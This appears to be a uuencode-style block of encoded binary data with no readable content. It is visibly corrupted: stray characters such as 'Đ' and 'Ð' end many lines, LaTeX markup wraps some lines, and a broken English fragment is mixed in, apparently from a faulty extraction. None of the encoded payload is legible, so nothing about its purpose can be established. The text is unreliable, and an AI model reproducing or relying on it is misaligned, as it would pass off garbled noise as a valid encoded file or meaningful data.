MQKTNOU2>ZJJ_3-FZ*2/_,JU1]4]!OKI<VA7*S_C\<!+=,LI!3D:5<PL5^E`-Đ M_^IS?[9&I6Z6B-U>_N,*!B1WF(GR2KB;'\756^?U[Y>0M%N^G'[J^*-&&66ZĐ M\H<\Q^\)\5ET9788UO`@N-VYH":-:5^B#"DYGXO3^]>U\GY9HNTEPV6C/EXNÐ MBK?W(PV2W*:#62YEHLKW[H'6(7%0[TCP?I=J!#\$\^IS12Y?WW9%OR]F7AR#-Ð M=2#C-4IDB!"D#2TTO,K9[MP._F-2<C*@0R<LU5(Z,_'')1J#LK[RIF'<ST"\D M>GV\$L3A\$<\3X62+*49M%-'WJ&O)IB4KMLVRRI/:"LNFY>#P[J([,B4%EL9#"Đ M/8^PS6[]BDOR@,3;#W!N40/#U55JNYYST^X7:UA7[NFI*037(W>`^?'N:&\$.Đ MO\$U/7.OKZ7D2:WFC<@#\$28R+B^U>JO1QV:&BU]OI*ICRA;&S*G8HE-"\$"C/HD MH6>W*#]V/G1X7_S>YZ"U3<OY:67#K8QW]R`_-OZ^_1[V:M167.;N[%1^?J)DĐ M^/_>K)2>V_]5U';-GAV3W.IWN6QW2M64AK%D#>8V7%(B[UW3BR"FL:-VIY;!Đ M/E08*?6@G$Z'^/V_1I^G+)1N+]/I(XIX\)DZ%?R?J43CAE-C1'<!-&P\PE;D$ $\verb|M^W6@$=WQ!K=0-8C, \#WSNHW]H$6YNK@*I@I>T$>7C>WYZ^DVZ>P9QB=, PB1WED | A substitution of the content of the co$ M7,Z,1)R/QY6K1QQ9`XYISDM\C&3R"U/63/%0Y:`[,)QUVX83+6)C>JH[]9\IĐ M3&73_[3>>[,'30:I16XPLJ_COP8Z':,^\:^DOU%X=OSAQ`58BI(V\$M<*_&F8Đ MK%AR<2,?X@Z^M38=>T)<JECR=LNTR.`P;M8*6!9@_S8_?E*AK8EKB;>Q-.]HD M6^^F/L!TG'\P<N-P9^R?_<B&.%5QJF\3<#C@/U6QM([@/[:_<`)[@#I/>5&3D MFNF"HE`DY^EQU<G[M#20PT0:C#M/KY2:BXW%`Y"+*CSM,^ZN7/_N2/4'N'_&Đ MYJ+8M6`]DD+M216.,0QK\C#Y228XM\$2"Q-V'7M-&`+@^HXX;=DZ_-884_G\$[Đ M%!'#2ZF`)XT;, `D[F"RIAWH?Z"?2`N&XDQX,PJ/V=2(R(UY/[[/*J`=*8ZY5Đ $\texttt{MOK6-</G(VWP<\#]O7"](B@O"<CWY&C2'ZLM&4WX[2W9YJ&D@\O79?XI'EUD^[ĐMCK-</mr>$ M,Q'T1IN)!A5"@C(GHUS]"VW9L,HX0X0]'1*O==]WL9]#44YJ7V^9"3,\$G#[PĐ $M! - ?@P[U60#\UK7Y9.4TS\ASZ;[SIL<+TI2*,[>U-+2B%=P*D6>,G?E85F_*?D]]$ M;^'<>;O<VV%.-HOWND_ART7X.W.L_PYM)]:SA/*'I@SLU(Y5SQ+0OOY[*?G3Đ $M;JKI7S/2\]/_VVSKJV\5`-&2)[O"=Z'.?87<.Z\C'X/(>YW:)/;2Z74YV:QJD$ M??/0`'Y'75&X_^&,PP:0/2M+]VROJB[4[N&V]'6RZW^:^5\I7X*>&JY-[E'6Đ

M#C; W9+&;]4!(&-&2N@D_7,&N]S^IX&3OG713H9<C*>S:",)?&5_;08^&C<+WD M&E#TS<H??!5*DA!<SG%+(4\$H0ES866JZ03X1ZK[(`6)S9R\;))W<IRTFY@M7Đ MM^AO#RB\&)NMJS___'>'Q.A+BRD\G65/'D&#QX:?J=81^Q+;U4E["V.&=4MYYĐ $MZS+'"2^2E72G5:2):G;/PP6X4])=*LWDX\///4TQ>'YN,9U5&8'D?!"7>H%)D$ M. BZ@!SV9!W7^F=DC<P:;+22,',\JUA&(TT;XO/1ET888ZN[L,*G*(&JA>\D M]LI&4WJ9.S@/6SO<60A]1+Y4>+'6:4#-,%(1W53NX=VA`*1<70186V:5KB<:ÐMD3D.8FNDL/GH.[H^(EP3Y2 ;1;Q?J^H<%JA(9]L&?X626X=IXO%6+OU&0S^1Đ MNI,,P1WE=:LP<\\:G4T21PW]5#\$-U_^6];\B-&HL3F0>RL[R9,Q9KDU,4X/D $M[\$SR<1]F+DSQ5E>4-\$\]^)6+."L5!F=3==\$\$6,J)(9"5=:HG].\&?*M]^5SSBD$ $M>.Q\KM^Q]=G.6#?X0\D#0KAZRY=Y<"IQ7/.5^-1R)Q4@1V8A"[\M6NZ*G4.;D$ M6JK`3-1LG@4GW\J)^-L/_/A'WGQ^WSR59_YW_N%E#;0D^,\\`FE,W-2YZ;S]D M\(K]]#0IU?@-8XX1;;IWEE3^SV0LKP:J@%?EX*?+^[U&0<I.(?"KUP*MO^.'D M=8];?) $2H@*O$')@95KJ)@+.:J<+S;G\`S+5*9JNON5XFK2=M9O8VMA1'C,SZÐ$ MO4EC\$V'*?M6H99Q*+L*B]#XZF=^REP;>]+/&!BMZ90GE\$+)O_.\$41#2&G]C.Đ M3U7Y9%J6=H)6:4W4^R[8FGIE[3?#(RMJ%I^-=^,GL3H2OU8)SV].UJ@HK\$'1Đ M+D&#G"ZYA7/)YWM*I1Y8A%I_@K8J6A[MU/6=]Q9TO"U]^+^9UCB]EM93+:3?Đ MUC[Q#]>,>H'S'^KOL?8FHK<6WMP&'V]?9N`R\$I=YS4E_^JNVCL4,TY+]^K`%Đ M6DZ7/]ZG6VC)#5>\0LBL#;SHH4Q(5`4IC(L_/Z85T9P`);%[]B@D2S][V]88D M>;_>5@,MCCXXW9\L\:H8@G9X<V%7X_KI1/^B4DV<-JPQ=#R?GN\F::I-/7GHD $\texttt{M_C1H@+=KC8K]} \ 2 \texttt{H_?=5[9T^*`N\#TJ!63=U9YQ9(:[D(G'">2\%(UA4/<@-B=>/D))) } \ (0.5) \ (0.5$ MS\.-TOSS)^TPDOSGLA^4=+6`TYZ\D=3&G,S_WN)OVZCAVEK6801YDF6,L.)9Đ $\label{eq:model} \texttt{MQWO@XT6X2UQ\#V^G8:B6@FD00B(T!\,OMDI>G.\OW+"61GR`\$?R2>\#!`I'I:HD}$ MCAGN*/F\$Y7VA65SZB;C)\$FH-B[]&S=C=@LU6[1)TO+&+V?&>9?1ER=J]"YYPĐ ML`K09_*R12@ZOY#GANM-^!_:!-<"GBOP65-'"#LN](7?T0D'-]X",]@0\=\]Ð $\texttt{M} < \texttt{IZ3R()} > +\texttt{H} > \texttt{MMOZHQV\&H} < \texttt{@F9N*(Q:D9LMQ_]@+ZWO^Q.,"4^3"MM:,SK(YGSD) }$ $\texttt{M[KC['!MR:K@>\&VX\U:\&/HNA@+QHN4<1)1Z`'^**D]Y?-TR'09"2]]V>BC%3D}$ $M[X,N7J^8^3:@4\U\#^1GB:Q\#*YSM'[.??C.:K1+-<UM2(WJ1,G?F`"K[*H'.Đ])$ M.MP]V W1I-BJPI"J4R?WXS+08F=B7B=GG\5+L[*U(LO?IJ2?Z VJV6Y@<8Z&Đ M?BZ[Y.G/QY8.7+#4IWX5[X>K1KY7CK.BKB_?WWA:";060=>X%<:50\$1_J8XZĐ MOI&JK[F5KS<KDM\H[0^W>:IK8.X("L>N%7E^75Y>?&=[ECK][&BHMO_3U./4Đ M?I3H^C!]TU0LN66Z^N'UIU<]EUI+=A!N_K3?[(K/C0-IOB-LE<;+3R?N%2+\D MVO; (6SX+18+`4Z>8LXH1E4\Z=1GC&K'B2AI&,!11S'>]-TA;>E&W@NV7*H\3Đ ME.]&`BXB<MY*Q;"W_8+&3)P^0ZB[T,+,\$#2]%BR:*?@[O-O.7RB_7%,;U@D0Đ M2E,C9%.F?P9F;X[/EZUH_0Y:"XO&JK_GT=; `R\K%X!_%P5ICQ^?A^0A`,EN0Đ MB5FA*["0.FL\M6FZ;S>T]K12CQ\$YRIL./8E-^MF0IAGPO;#8I`[]!W5NG15RĐ MK7SGKVK5A,OW=%(!LX46M>/9A04%P22'\B:=]8?^R)UMP;>26@'9_TR^&TKUĐ M:_HM7XO_&\$KI5)B4BW>JJW&8-`[Z_2-A0+-;U<?"0@E#J0HW+MC&M(/3TT_]D M1.<C7^X_#7K@S/]6AOSY\QNT?Y):Q`DZO(R-C^0,C'SJGYQ,.[M;<.<Q&'%8Đ M6)'<&O[/::,23\$"UV5/Y9A,""=J;\$93>OBB;E/%GK46+G<<B_?8H=63J^>TKÐ M'-WLBL5'VGV8EYAMF/2.=+2\$+#SI9GL>\$.@70)^21X"'>#Q;K,5Z?WSM*DPPĐ MDS\$V8-5R=UST3)+I>?=J>:%=5?SMDG2WVKN5_#5(+_`E,6>XSR6@)4:3T4E8Đ M:OT'''/M=4MYHZ(<5[]KJY[=04M5-5--IQM]E%L85,TJ%SN.]L)KW8=P</Y4ĐM="=M['@JQF6:.P*1%V]B(8R-=(`=QI07'JJ-FP.8@?G:W'<]^5AA!36%>WB!Đ $M.1=H,F\&J.5/_{TC}/\#\>[LK1@IQ-3)L2R\?G^S(:J]GJH0LY=#3)+G;U8]OZ]D$ MPWQZ)\$V@[2VZ`>DST+"^(LB-;-9V:3G-\$FLE+8/KSQ*19X?`G]K#>_BEBK\$@Đ $\texttt{M=ONN497T7+\&10863\&L>H:M>7W.>Z:(V47JC9BZ\\^@>``G4FPQ\\^4ZA9IJ?H(,D) }$ M?SL1B_Q%Y!+9T,T57SM(+.H?'1H!GR?M@ZY+KS:/F\$]X#7\$9WTMT2N,*`,9"Đ M<S7\V5\$+>JM9#=Q?,Z-WDFXTK8#AN12JT=K%7A>B'M&],0<FQ8U:8:1KGZ5FD MM5`D^9VWD[-5A#@N76']9R?IU:#?\X'X#CD^0\$"5Z.@1;6-POU5948?`;_/UÐ $M]G+!(P]]Z,>I^F,6&L*<F(@C=9I"-#Y/Q;CH.;^O2U!]3@GV7XM$NC^>7V)1D$ M,?)4=L-ZP*C!KZWK6<^5ZEWSGU-'=ROG<=<3\$J8F3].IG[3\$#(9P05<!) /Đ M=&CB[IN^WR:*<+DLUTJ5=[S!^KYKJOHT^I_Q4@YTSOTZA5H_DLC8##G,C5L5D MS1U=^&>0<.UL^N2!0-]JS<J23_\;\$2/I@C')D<00#(C".J;4DD%80ED*"MS"Đ M%3R00Y8!LD>M;MA.D-E^=A*E%WEXXC6D.GS0DRHGS4]D!"(4.P++NZ+1[R9FD M+7ZC`9XUU^AZ`H3=+)FHG7H\'I9;?6IXOCW'KUJ!P<KO7Q:,O0?YSP,Z)%&TĐ $M/B\&^h_{79.}]<@Z,W)I]O_;X#(-V7^UT_NU4!^,VMB_1.FY8J;PG>-<Z7?R^Ð$ M:8+JZXCVL/IVQU)Y=N?)!WU6B[N6Z?Y:QH::T@"9W1.#G]QI;+_@"1\F,\VNĐ $\label{eq:marginal} $$ M&2U5'@B'I*PD'O<C^]UYE3)<*$E&*)M;]+*BD:U:-GGWT\/+/]1US(R*K-2<D) $$ $$ B^*U^*PD^*O<C^*]UYE3)<*$$ B^*E&*)M;]+*BD:U:-GGWT^*PD^*PACC^*$ M84:6!#!CK)&_1`;]^]JKR.!\$]5QJ@%?^?W\$8?<7VO&#]UOXR*69?UY\$8I)Q=Đ M'\$QQPSV<01L:I2&`*3AJ:[I!.?-HR(]8+9)2;)4VBM-8%<E;)BRS^%^B.H"[Đ

M5W%I_IC":9J7.,2LC*#"=5<AN/9[F6*`PJ^6K8L_872Z\P+@7XY@QO6%(#YPĐ MAF1[)QK7.;\J0^JA;0H:)6W_Z]632]731TQUG7B82&Z0POM[?"N*V8*OBFP0Đ M(B3K_>E0#1Y/*#W\$9'X8OX0NW2Y49Y#*IA\$;_9&47);(7"3X?+O:YO:3\&UMD MHC7^>J+"GX^V_1]/:H\$WU;5W>)ZV<D5&@9\,+)!ZF&P-KT2*X]4Y8/36*3*-Đ M)G#7;ZL%]/OA`EV*/SBY]S[7!F>%@6*'52V+:()LT<+:_.Z'6\I;\$4X\$*F<OĐ M8\$4<\$7YR5H"74'>3*_Q#>8#"2XRTXT3`LK(Q@YL/-#KCY3)_`#WBJ\$>,(U5\$Đ M/!+7, VFON=8%7CFGH)38R`8T`@'9RFN]>YCU'NPP.SF8#'XK;J># QI\$=PPAĐ M`), S-5/W, H=; (#F1ICN>M2#PI]Q=; &6B, R=HGN.DO(=M4S\Q*_, Z6L2H?D)$ MRR2VT_1RUW'K0H?/ZZ1E6R<9I@?CE1'8V&'YE4>ST#84,:N]E)21H[H9\$\=^Đ M%LOWHOZ1,8CZ#F!\MJICOO(CAKP+.\=U[=*W7>)TN[Y8)I!]"QF->%P+>F^VĐ M"5AMMPQ??@B7>*FZZ_HC.Z222'1PG\$PF<F=>FC?FA:UGDU63)11D_CA?9AAIÐ M!;=PK&?76>`<!5S,B\$U6967J#'VWLR37967>,0<-4'["F1VZ5;X>'[T@[,5*D M6#IRC-RE^D;->UP"\=0WK8A_69[7BOYD6QYK8]E\$WL]1]Z?!IL5`IR<71K+FÐ MUE@`0[2CO-B/?#[2PT@`9E)Z@.D=H=-"RT(U'H=@]%."1W>:HL^LF\WE2I5ED M[%G2NONQD_O(AHNTGE2'/SOR)_F#<\]*Z#JM]D\$.46ZW'[AEU,1\"19<:FD6Đ M/KBAGA@23*5)1DJ?8HXARC4E<!E800@.1.C4ID&F-@YSARG:NE=F75Z=AELKĐ ML=QY0ZP?ICC3"RZKM1Q@!RA9?.Q:!^[I(G2?M"\$=GB2-D0I2UU8J&2PC/5#UĐ MV60J\QT\$2<'EX()MPJP^S]/@N7I+S08@\$VGAA=CZ#/5:'%`Y*3Z[6SA#*\$8,Đ M[&\$-P^U5S1?254#MD+Z\$]TT7X>)"=,JGR?!A0HEW9O9"1(I^X!.Z`S\$RU;)SĐ MTY\\Q)G1'-_Y3E'8ARAL*.*MXV8YPH%HW/;Q,L&IHNFF@SM/R:V#8GV>JDE*Ð M=0I!V)\KH>D4'L2_;<\M_]78WR8\$<BZ#_,?Y:3GJ(\$3S2%@_,EB49S^B*U5GD M66#;L-Y4(XSW,W'I5'%W"A41\$BF:VEC,5>-'R\$*X9TW@N`;<0A`',.%/.W^7Đ $\texttt{M[4P:"\]FO.8[@S>;5Y.@-H/"^ZWJMPWK]^V8PZ@F\#_YK9/]PNIVF(O"V)+[MD]}$ $MWO-Q, KP\-</YK06-.G][<A.+KUZ`M<5W[F_R55#'8U9U9]!KB6GQ'FW7AQBIÐ$ M6M:NXJ\$A9'9G>E]^D+S^.)%\VQG9D/ZP_3F_,K:3U#Q)D.V-;XS4W;GBR<ZXÐ MV___!I^K_YR"^YI\$&:?[6Z^Z\$9##-'9`Y:6%YX'G\$CL>.:^_P]!X(J?I(-A9Đ M#ST8+VVI[N[0<"!C<QS3>2=NX\7,BN.G\$60V;[='P6*K15]81[5*JYA4?RJÐ $ME<4JR1^_W<*3L\)0L1A$\@@(-BAB`LJ^G%A5&#<8R&']R;//VI(=:S0@%<OD)$ MTNWKD_3E*:"YQ-VV1/)V[-^BQ71*0K96P&:R6.H?B+_\$H8YA'W,"`#483GX5Đ M?MHF^3(00&!N1\UXB@`ACX"?<2PSATE(.3!;JK9&<27VB'HRW]XVT4,Z-3,SĐ $MH\$ = -\#063L;8\$ + W5?/5G8C - /Y!U,Q8H89^^:0'VBG>ZWIC\/(?X/?L_6W\#U(BD))$ M9X2(%5B8=*77WQ\$`Z/-GFKEQ^C%M#AF\$.-Q'H9&`13I)WNJ81<;/S39&+5J=Đ M#PWJ=7?!7"4#7RZ*'-`*;)NT_<D##)`L/00:2"HRAG[7;<0.X)ILZ%/H(J.TĐ $M[_\$7)+D\$M6B+WUVJV0=LN\$UF[\#*K^*:!(X[>-=IF^+B\4Y+?)+.=\&WL7'^A-5D]$ $M^58R"_&6=?++,_S*1^1\#I1,_J/ZSZTWFEOM\#>.[3C<QHD6]G+SQR(474>8_KD)$ MU%V])GR6X#3NEYX2XC3JRM%%V-&0Y1F#;376]/\WB:9Z(\$@39\$\.'=/HH/VFD M+CYLR!7U+5&^G*@\5`?/VU.8>6^<JP<-*0H++H,9H05+DV0[\CR[TED.**1DD MJV#^9'["MM)KE&[T@,ZX['__X>E:I.D/H.+TNVWZ'__+(!"%)+`H2@2&^HU%5Đ M/3I<IL+\$R_)R`6OK.A@D2\5[.B*+IE6XSU'JB*LE=?BH!3C5)KL#]+QPZE'\$Đ $M!8`(#:(T25+&;2,DKI-$_<+`8/+S_!@1%$G=%HZ_1`+29D/2#J4FJ%53%J\ID)$ M]9;IR"OD-5_-R%:R-_`KP1E\$C#)1>\$9AJ#1:6*)WFH/]?>K_\$`X3@>G5,IW%Đ M^)NVONA<!NNOK&60'(E *EHP>-6RGE]P8%@P+0OYT^[:VN' G"J8`X^#;(+&Đ MES;<2@>E6KBSOYLY?AP\$2*\@AC E:2]51%4P2;\W2O&LF&=PG,@T*7S8I`]WD M"]]&HNU#[IS=NB"R050)G([&7<^Q_%[(^OA>XTT!2,#0>S]?RQIK2*6%;GZDĐ MT9",*BJ"I*ECCQ(%(>#)PLE*8FGU0B#`FN\10&[\$%U)NUC38;PD]NY7>&==OĐ $\texttt{MQYIB=<]\$7} \\ \texttt{Z_V} \\ \texttt{J}, \\ \texttt{WFIMBWCP7J} \\ \texttt{?HZP9OYZB5\&?C'SJ503.F} \\ \texttt{X4]} \\ \texttt{]CXOPXH} \\ \texttt{*D} \\ \texttt{D} \\$ M;>5NIA@Z8U><;2AA5%A#>_<SJ<QT_1I/ZU>Z.]Z\:L2#QG[.)6Q?UD"QY<6EĐ MK[SJ8A<!F(ET=PN!NY'#I`]U7TZ;7:<5&(<['.B8WQ#\$XGR?5S9(\$'9]3MWCĐ M^!XK:QLQ])MA44XJSPR8_OK\R'@U4PBFQ=(I2XYI\$T;,A!T'[D,\.H4WR5PQD M?D]\/07[*\BRHN,>?YK,5W#/=5RIUT[\:0ENB"#\$,X,Q40(8+WVX:CFMSPC4Đ M<83A@5U]H@-=^\$DTBK.9-C.1?5F\$+H>O.+?P&MVGNH3#WFVHX313EK_V%!54D M`(R(W@\$"1(TA00['*QL\$L`T"H&MB-<WMAXWW-^_\$U6;];EX*I68/%:.5KXPIĐ M\$%H/^H4%M:"G[<H<NDYZER')H-@0N?I]#]<JA:.IL=%<NH'SXW@C?9RC[P.+D $MN6!4-*6^{0}=06)?\DY77WC9(IH'/=!RH+K<8T9FG]/$77"3&9 $@-`(U<D)$ M8.6>1^2;,\QA9\$\BLIX[!T#KU"#25J;LFU109A0^E)S!PSX&:\F\$]P\$K+TL7Đ $M-,NKW<.EE]/O\L/O_DAH"D]YX6>;:X3/QZ39Y)>3'=X8)ZMDE=S9P':4/[00D=S9P':4/[00D=S9P':4/[00D=S9P':4/[00D=S9P':4/[00D=S9P]])$ M^4=])3\F7X+>CS>@1YS^)B#_!COI>Q;D4,&)OVR4;"\$938G\9V_/YYB(Y)YQĐ MY?#<WETW[NPPQE,98RC1E=EV>AUDRE5G>#-\:,80*G?>!/%PK,OL;''X[K.VĐ $\verb|M47N-!>M->EUX#Y7T#".FKQ3]2\| M<XYK3C!Q:_LF_+U@2^^5DMZ61V(>/A)3D | M47N-!>M->EUX#Y7T#".FKQ3]2 | M<XYK3C!Q:_LF_+U@2^^5DMZ61V(>/A)3D | M47N-!M->EUX#Y7T#".FKQ3]2 | M47N-!M-*MY7T#".FKQ3]2 | M47N-!M-*MY7T#".FKQ3 | M47N-!M-*MY7T#".FKQ3 | M47N-!M-*MY7T#".FKQ3 | M47N-!M-*MY7T#".FKQ3 | M47N-!M-*MY7T#".FKQ3 | M47N-!M-*MY7T#".FKQ3 | M47N-!MY7T#".FKQ3 | M47N-$ MF&E@]/_SZH7^[TCH'._Y>KKWT\$T;D6@%^3V6T1!F[+TF`PR)N2MWG?900WL_Đ

M?W]E>H'V9T@G9B9UG%@7VC&[J;KREW*9OA81Z9AE)E@>+72\.8'_O61L"HYDĐ $\label{eq:mw([WMG,[(FC.^TOJ10SJ!OGZR],[Z@"91]2WCWQ11NC<0QT$$ L*=[\&>_DX[[/D]] $$ Exercises (E^*) and (E^*) are also considered as (E^*) and (E^*) are also considered as $(E^*)$$ M\.9Y(169_M,>>">-MQWOB5AC+J'R8D_8YME@LZJON1UT@_2, %X42U^D71[IMD M-*U'VIR8WNM>J1#S:!1%=,Q\$O';FV@CJ#O6GL'L]OX'ZRA\$.5L]K6(!\0I![Đ ML`8<0*:UO9W9<;U6N!9)'>Y[2%6;UM6/,I,:NOU8\$HLXC_<#8_YK<*E%Y-)Ð M[\$B@YVZ)%W_1`"\$10>068J6>@K4`:4A@]WW5U?=BJH_90!@,.E\$FRC<D=RYTĐ M-NN-PC#5:0[3N-UAT:06[_"5CBGJ9`)FE[5!/[V+<4]KW\?_+6^:!88Z-\$Y.Đ MSR.P%-,VH:B\$T.T&P\8I#\4I:Z>`9M^R9L>_%!\2CM(9J@EW;Q4H:%:@#\@1D MH__AES.:*)SN,MNBL\$#-G,O3QT34\$`EOPB3.P[>%[?38G^92YCYNE5[<5%\$DĐ MS>81&'WQXS%AN*TT-H00V_]*X6A,KJ;2/[NON:093-9J="5"',I0\SZ.[`+\D MC182X5\1"PVG06R=B[`?_.8J+UG;[W^F+"G\$&F+9),G.E_RF-[UC@;D?<5AHD $MNOW_! <= _, , 'E1[; H7&192J&=GSON-B"F\#R27)(E:U31] QG:=I-MO`UJ"(=/Ð)$ MJSIO?([KVGXIN8_X<`M&4,\%.(^.V1C)8A<)G0!@>VY77CG8M-O-A)@S.B)D$ M#Z?\(US3_IIUSB)Y=T&+@>E`%__J\$GCM4,SA`PF<IY'C6A=KB6A8G)*7X/`_Ð M=5A0"!TF_!ZO@M_G8U[1=I?D3[^!+/%XR#E+)/'8-!%O1(MX?/@NV/'\ZCI2Đ $MUA!B*W: < \#CT/>C4$)P`8C1,6CA$WW@/!=__T)^.+X.OA!+2/T]?D847BC;R\D$ M[6RE6I\(B5'\^!#Z0UZ"VO_180,-D0)L]O"\\49\%__AX?9V1S%QE?,J4VG]Ð MO>NB.K7]@]I`V58"4+\$&>FE-2I0@O-U%*\$-V;#6#)2.P9,8_*S@H%ZO>I8<]D M)8!'8&\$IK-FOLSWD&Z!R=X\9R.)]<!SY(SWG^L162>CLK!E8EKCJ":D/#M[9Đ $\label{eq:mq:x^E=P(V`S4?"<W-\#[6+?Z805:2)"5!_LJ\$%@PRECH]$S&I,WH5`H$$#@:ZPD$$$ MYCF1C!-R^P#8]T`8]\$@JH*.B_.XI-?]O6N"D.J6]6"BUPG>.S0F]33&'_*\"Đ $\texttt{M.RU;[==6:TMTV>-B5R[N**K\setminus!_C`PMQK$H>^H+=K2N-4)&*KK/)4GV;\#^<^PDD }$ M[=4U(2:D"A3OVO-,>][@7\>-.]>.25XH(HTNB61\$6,OKP8Q.XK8TVO3R>T&0Đ MWA?@K(Z"K&2=U9[1/.K("K(0?H[48BO=GU1;NSYS./5>YA^*1)PGK=X+;??KĐ $M^8] # << TE:M,; 1-B&(5,.KCI9D$=:`_+;R0$=9[U[JXI/$H/=?]'5A)"_+39D$ $MJ; 4X) PSX < Y! O_* - !1EW | SX@T5^/?WU6OS_MR#?[2JH4&>E>C3C | 2FO5?D$ MOZY`%9%>I>\O#\$2Y1,D(,<HI4P3?)'ENV3,\$0\/)JX.\$+G)ANW4[GKR6DD#<Đ MJS[[QM!%1@GNV4'>#MJA6V;MP)UX^9"^!,AK6ZH_UW]E"BBSFC"'IT*'4-.ZĐ MMF0LH_AAVL69MRG..'@DX^9W]JI:T\$./:4]LT,UUI7(G"&UY(N`L\$HI?`2[.Đ $MS!U!]O;.N<F!>^B!TNH&BH"N-&)39E[R+J"8ILOF]-JE@3?;.4HT&\?=U.$4D$ M).TO<RZ*ID<R;6")@.>6!26)E-#S@/>GB^2*`-:3A@D6>-@^0<FK4/[0\$<X.Đ $M(VE)06:ET1G4R6@$)^&<0&[]/RH']SN'+#?."5SQ1]1+-PK6-2SN7N@'_D:Ð$ MW=Q+3)7%AZD2-YT""([@TFYB2%%H5=0:_)G`\$MW5\$E?O5FM58\3%S.>EM;.6D M!OKI_(-J__D%6EED@M'X.+IBG1\#O4@2_;ZJ]1M'V]1!?4[C<CZ6M2HIC*&KĐ $M67_?7#?<6W6;+IE7<F8]<\GL93@+I1$=C32;N/<J/C%JP;=;Y(H*4Y"2"H=@D$ MUI@TU'F%80I?1'`%F>27]DU9-BK.NT1,*,]S<:D:,@.ZZ9U4+*X01RU^3F;:Ð $M\7B[4X6\&X6;_23\].[08"<T:"L-WWGL#D9=-^/E4\KF,M3\7^QB/B;_`N/PÐ]$ M78?7)AF/JS2M7?<'>O":^8+[!M&G=,U8:XRL7\8XAS3%8@*H]HC.'=L8KU%!Đ MAH'JZ[CM"MR4+\$%'+"GG%:'M*8\$@WCS9E@-*8DX+ZI"MO X\$KQ?ZC9,'=<\$\$Đ M;FV3MGDN,[<?\Y=8LBTU"8Y/A8T#,H^>"8Z\CLP\OXB'Z,P<#XTG:K*''[9ND MZ/F*94VPAOL13CL^=[D?K'C>4HO:ZDZ3)&=5%\$8V[+IO5/7SW"U9&2A3XKS;Đ $M+7[I$]*VSF$6P_+0E1$/Z\,JG3EGVX+`-5PF\:DV[G32G.0Q(.H)E*[K$JUFD]$ $\verb|M925LHVQ';-LU$1:N@0.2IX7<3"K-\G8,\#] \$B?6[R>]:\-TC/\&E\QT*5>WC`\#D | \C A Color of the color o$ M?P/F%7#:'\AOQY]<'E8VWK&SZ=?%GL\:7`[P+'_VWFWBP0:WF2=#*-4"EC6[Đ $\texttt{M=W7]E0^A>$_W'6W<+R]AIC_D)VMJ,S9>WS\#[:DX`"NX29":/5YK='MFWF:ZQD: All Carrows and Carro$ MF12<)JU\188=PB]W#1VHC.+W.Q=+\$P%2"8?SH04CWLA!K8<NT#._<TR)YC?1D MG^H/._MM'UHG`XM>SRA7R4R\CTKF5HJ,);LBUST4A.1`\$QR^^X\&SN1=;NZQĐ M6&4PVL7=9!D;:0>#].]/\$,J^ZW<IA1,)MHV%08:X^15&"C2:@8=S#4S&IU1CĐ M5V'VC3PH]YZ']V]B'QDQTI3:?"6>#8^_\$FR=NJK=O+H;000?3>X45'F>8C\$`D $M!WT(?W4!_O8YI\setminus\setminusO+JO;\#C`X:1AJM<B@+ZLYRO)!BK?2PT>),_4!&$G##MW`D$ M)OE23Z&M2SJJ#AV)61G*/XA[&4(2GPVDX0<>)#HSE>VLVFM2N+)4&*`!.BIIĐ M3:&WV+0Q?P=FDE?%"?R(T8*>1C84-:@Z!'J`5Y)'OFS9%C)[\\$S'IG6`G*-'Ð M56NS*H52ENL=Y88E2_[LW90O-+MCU6Y\$))<L5LHZBCT8M+\;\$[J_`\$?B/>@/Đ M:@^KPMSW,8=911KT3:>.%4E&)B,RE13P:VL.\$1R29\$6UN\%A\XHS#H;Y\$<)ID MS+/(9Z\$E! $(9N\G$ \$;E] $IE32K.[8\V\"4\]D5)0'X?-)0:8)P$ \$52J3<CT0;21DMOR^-U`9BA+:05+!`;(!T)X0(<H@CF84),[)&W`(LYJ+\$2?NS,W39H0)5U_AUÐ MZ2+XN"*U]R@`&LKIX]8HW5KIW/POO1IN/,F!=UE-L2FNXEYG2R("@9YQF=X;D $\label{eq:mass_substitute} $$M^??(L4$0&M"V\U=)H=>;!=2$$KX0KD)U]@S_(U\!?XV+[3E$$PD.55I.F+=$OHD]$$ MTY-?0?,"`W*TORI+F`P44>+%O/&BVSOLONT\`#KF\$ICOSUEX8H\$D.'*;(=CPĐ M%["I4:;UM7?EM-=60H95>)TE=]4HO=5[Q4NWV*Y.`RB*1TDUI?XJ+5FLUZX2Đ

MB)N.6'<!(5HB^69,@L6'XGOX18W*=`Q#JN(7LL^F!Z,?Z=K.L\$U]<;\$L*D]EĐ M>AGNTFC&`EF]\PI!#T4?*W6]]"9J7%PTEV&&HX3B6LA^CK8.8'GP2QYD?L@=Đ M]/R,][@#6.[E^[7ZT+N(T,HY2\$Z?JV'\$>[E'/#\<K0R[LU,M+.S[XKH6_)63Đ MHRZB580<IGUALLW_@;8"S[C6ZAYW>ZTWL"\STNTE0C>3ALJP<-Q-1\I'<K[NĐ MS)DY@<9!O:K,P'Z]B81J%YPLV*"FH#P:>W&_Y)>\3+9S9O4TD%*\Q?6QM1^+D M;@RN[^<)JZ6#P^Y%RXMLM-PJ"KJYO%1P3WGINB5:(R])RWO\$/X68Y"H:?I#+Đ M^^*+)JEI5RS%\$J?Y_7>/XX/J#KK_Q[EGU#:;:,0@2!-:[_65UI2?)H;9U@!.Ð M4.Y"F:&@08'>WN6/\$*C:4`B/C*!4SI3I@05;10J?;.V)2%^'IE%^)Q)1SP\$_Đ M8MK>2[>>JG8%4"`0]C&2?WG:1/E#1;ZF3E1837?H17%#@RB;@5"''?G0I:O,Đ M/+8T: "REM_Y*/INQ\$L-0&?CK9P8M29LKE";].U(LJ0ZP&G#M4X-FPF##4#S4Đ M7-O7]A\$N[\$#)X5CGEJIG\$O20"]O#@VQKQ+D[*9SKDG"1A)ZPLL/N(FPL6>&BD M2%&>W_/V+/\$!*%QN;?Z;1S?H77V1BIKI60E_T%8AL%PMX(F%V_U^]D@3,WE"D $M_{"})O!/[#,=)YRTX^-*CA55<0@Y[X-AIP=@;V47H%!U*NO&@Y[)4$7%Q^><Ð$ MA7+Z!S9"PW+"==NN=J&4"1NH7\=S)-00G65DRI`46@M_!V?0%;_J%/L3J[&&Đ M]117/'=<[&>\T4#S7%(K1U#YNT0"K+#,<KMJT@0+^";WNSP6%JGFT<;<^B3^Đ M3*(Z?/*FB5*`J"%[%)<E&_%;@-`BY&E]H(M,[I_5&D<.POOL<ZZXU1U3:C94Đ MCKK>+/^1K%Q'(<#W+\$1WMBK"BB.%OT#'R_?+MVGQ`=B<APIP+J_))>J\R(KGD 